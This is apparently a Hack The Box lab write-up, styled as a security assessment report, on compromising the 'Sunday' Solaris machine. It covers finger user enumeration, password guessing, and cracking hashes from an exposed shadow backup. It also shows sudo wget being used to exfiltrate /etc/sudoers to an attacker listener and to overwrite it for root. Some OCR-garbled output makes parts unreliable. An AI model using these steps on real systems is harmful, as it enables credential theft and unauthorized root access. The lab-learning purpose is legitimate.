

# Security Assessment Findings Report

Sunday Machine - Hack The Box

Written by Dean Aviani

## Report quick summary

Vulnerability Exploited	Exposed Finger users
System Vulnerable	SunSSH 1.3
Privilege Escalation Vulnerability	Exposed shadow file & Enables to execute 'wget' command as root
Privilege Escalation Vulnerability Explanation	By accessing to 'backup' folder, a low privilege user can see an old shadow file that contains a hash password of a different user - 'sammy'. This user can execute 'wget' command as root. Using 'wget' flags on this user can upgrade his privileges to high.
Vulnerability Fix	It is recommended to avoid low privileged users to access the 'Backup' folder. Also, it is recommended to avoid 'sammy' user to execute 'wget' command as root.
Severity	Critical


### Report findings

#### An initial nmap scan revealed a few services:

- Sun Solaris fingerd on port 79
- Rpcbind on port 111
- SunSSH 1.3 on port 22022

```
root@kali:~# nmap -T4 -sV -p- -oN nmap_full 10.10.10.76
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 04:40 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.32% done; ETC: 04:47 (0:06:14 remaining)
Warning: 10.10.10.76 giving up on port because retransmission cap hit.(6)
Stats: 0:37:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.41% done; ETC: 05:33 (0:14:28 remaining)
Stats: 0:40:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan SYN Stealth Scan Timing: About 73.13% done; ETC: 05:35 (0:14:45 remaining)
Nmap scan report for 10.10.10.76
Host is up (0.15s latency).
Not shown: 63530 closed ports, 2000 filtered ports
         STATE SERVICE VERSION
PORT
79/tcp open finger Sun Solaris fingerd 111/tcp open rpcbind 22022/tcp open ssh SunSSH 1.3 (protocol 2.0)
35698/tcp open unknown
47817/tcp open unknown
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos
Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 3765.10 seconds
```

#### Searching for a 'finger' exploit showed a page from GitHub



**Link:** https://github.com/pentestmonkey/finger-user-enum/blob/master/finger-user-enum.pl

#### Using this exploit showed 2 usernames - 'sunny' and 'sammy'

Using the name of this machine (sunday) as a password to connect the SSH service with both usernames succeeded with 'sunny' user.

```
Vanable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g⇒,diffie-hellman-group-exchange-sha1, your weis'/usr/share/SecLists/Usernames/Names# poor weis'/usr/share/SecLists/Usernames/Names# poor weis'/usr/share/SecLists/Usernames/Names# poor weis'/usr/share/SecLists/Usernames/Names# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p 22022
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc. Sun05 5.11 snv_111b November 2008
sunny@sunday:-5 ■
```

Navigating to the main folder showed a directory called 'backup'

```
sunny@sunday:/$
sunny@sunday:/$ pwd
.
sunny@sunday:/$ ls -la
total 527
                                                       27 2020-07-31 17:59 .
drwxr-xr-x 26 root root
                                                       27 2020-07-31 17:59 ..
4 2018-04-15 20:44 backup
9 2018-04-15 19:52 bin →
 drwxr-xr-x 26 root root
drwxr-xr-x 2 root root
lrwxrwxrwx 1 root root
                                                                                                               ./usr/bin
                                                     7 2018-04-15 19:52 boot
2 2018-04-16 15:33 cdrom
265 2020-11-14 14:19 dev
 drwxr-xr-x 6 root
drwxr-xr-x 2 root root
drwxr-xr-x 87 root sys
                                                     265 2020-11-14 14:19 dev
10 2020-11-14 14:19 devices
225 2020-11-14 14:19 etc
3 2018-04-15 19:44 export
1 2020-11-14 14:19 home
20 2018-04-15 19:45 kernel
180 2018-04-15 19:45 lib
2 2009-05-14 21:27 lost+found
4 2020-11-14 14:19 media
2 2018-04-15 19:52 mnt
1 2020-11-14 14:19 net
4 2018-04-15 19:52 opt
5 2009-05-14 21:21 olatform
drwxr-xr-x 4 root sys
drwxr-xr-x 78 root sys
drwxr-xr-x 3 root root
dr-xr-xr-x 1 root root
drwxr-xr-x 19 root sys
drwxr-xr-x 10 root bin
drwxr-xr-x 10 root bin
drwx 2 root root
drwxr-xr-x 2 root root
drwxr-xr-x 2 root sys
dr-xr-xr-x 1 root root
drwxr-xr-x 4 root sys
dr-xr-xr-x 5 root sys
drwxr-xr-x 2 root sys
drwxr-xr-x 4 root root
                                                          4 2009-05-14 21:18 system
                                                     384 2020-11-14 18:35 tmp
44 2018-04-15 19:46 usr
 drwxrwxrwt 4 root sys
 drwxr-xr-x 30 root sys
drwxr-xr-x 35 root sys
                                                         35 2018-04-15 20:26 var
```

Accessing this folder showed an interesting file called 'shadow.backup'

```
sunny@sunday:/$
sunny@sunday:/$ cd backup
sunny@sunday:/backup$
sunny@sunday:/backup$ ls -la
total 5
drwxr-xr-x 2 root root 4 2018-04-15 20:44 .
drwxr-xr-x 26 root root 27 2020-07-31 17:59 ..
-r-x--x--x 1 root root 53 2018-04-24 10:35 agent22.backup
-rw-r--r- 1 root root 319 2018-04-15 20:44 shadow.backup
```

Accessing the content of this file showed 2 hashes of 2 users - 'sunny' and 'sammy'

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP::::::
openldap:*LK*:::::
webservd:*LK*:::::
postgres:NP::::::
svctag:*LK*:6445:::::
nobody:*LK*:6445:::::
noaccess:*LK*:6445:::::
nobody4:*LK*:6445:::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445:::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636:::::
```

Using 'John' showed the decrypted hashes

```
root@kali:~/Hack_The_Box/Sunday# john hash.txt --wordlist=/usr/share/SecLists/Passwords/Leaked-Databases/rockyou.tx
t
root@kali:~/Hack_The_Box/Sunday# john --show hash.txt
sammy:cooldude!:6445:::::
sunny:sunday:17636::::::
```

Accessing to 'sammy' user

```
root@kali:~# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sammy@10.10.10.76 -p 22022
Password:
Last login: Fri Jul 31 17:59:59 2020
Sun Microsystems Inc. SunOS 5.11 snv_111b November 2008
sammy@sunday:~$
```

Using 'sudo -I' command showed this user can execute 'wget' command as root

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
sammy@sunday:~$ ■
```

#### Using 'wget' to get the content of 'sudoers' file on the kali-machine.

```
sammy@sunday:~$ sudo /usr/bin/wget --post-file=/etc/sudoers 10.10.14.25
--16:48:00-- http://10.10.14.25/
⇒ `index.html'
Connecting to 10.10.14.25:80... connected.
HTTP request sent, awaiting response...
```

```
i:~# nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.14.25] from (UNKNOWN) [10.129.40.201] 54445
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.14.25
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 795
# sudoers file.
# This file MUST be edited with the 'visudo' command as root.
# Failure to use 'visudo' may result in syntax or file permission errors
# that prevent sudo from running.
# See the sudoers man page for the details on how to write a sudoers file.
# Host alias specification
# User alias specification
# Cmnd alias specification
# Defaults specification
# Runas alias specification
# User privilege specification
root
        ALL=(ALL) ALL
# Uncomment to allow people in group wheel to run all commands
# %wheel
                 ALL=(ALL) ALL
# Same thing without a password
# %wheel
                 ALL=(ALL) NOPASSWD: ALL
# Samples
# %users ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users localhost=/sbin/shutdown -h now
sammy ALL=(root) NOPASSWD: /usr/bin/wget
sunny ALL=(root) NOPASSWD: /root/troll
```

Creating a new 'sudoers' file in the kali-machine that gives full privileges to 'sammy' user by setting 'ALL' instead of '/usr/bin/wget'

```
# sudoers file.
# This file MUST be edited with the 'visudo' command as root.
# Failure to use 'visudo' may result in syntax or file permission errors
# that prevent sudo from running.
# See the sudoers man page for the details on how to write a sudoers file.
# Host alias specification
# User alias specification
# Cmnd alias specification
# Defaults specification
# Runas alias specification
# User privilege specification
       ALL=(ALL) ALL
# Uncomment to allow people in group wheel to run all commands
# %wheel
               ALL=(ALL) ALL
# Same thing without a password
              ALL=(ALL) NOPASSWD: ALL
# %wheel
# Samples
# %users ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users localhost=/sbin/shutdown -h now
sammy ALL=(root) NOPASSWD: ALL
sunny ALL=(root) NOPASSWD: /root/troll
```

Creating a python server that includes the new 'sudoers' file

```
root@kali:~/Hack_The_Box/Sunday# python -m SimpleHTTPServer 80 Serving HTTP on 0.0.0.0 port 80 ...
```

Uploading the new 'sudoers' file to the victim's machine and replace it with the original file.

Using 'sudo -I' showed 'sammy' user got full access to the machine

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
(root) NOPASSWD: ALL
```

By using 'sudo su', 'sammy' user changed to root

```
sammy@sunday:~$ sudo su
root@sunday:~#
root@sunday:~# whoami
root
root@sunday:~#
```

#### **Proof**

```
root@sunday:/root# hostname & whoami & ifconfig -a & cat root.txt
sunday
[1] 1619
root
[2] 1620
loo: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL> mtu 8232 index 1
        inet 127.0.0.1 netmask ff000000
pcn0: flags=1004843<UP,BROADCAST,RUNNING,MULTICAST,DHCP,IPv4> mtu 1500 index 2
        inet 10.129.40.201 netmask ffff0000 broadcast 10.129.255.255
        ether 0:50:56:b9:5c:3d
loo: flags=2002000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6,VIRTUAL> mtu 8252 index 1
        inet6 ::1/128
[3] 1621
fb40fab61d99d37536daeec0d97af9b8
[1]
     Done
                              hostname
[2]
      Done
                              whoami
                              ifconfig -a
[3]
     Done
root@sunday:/root#
```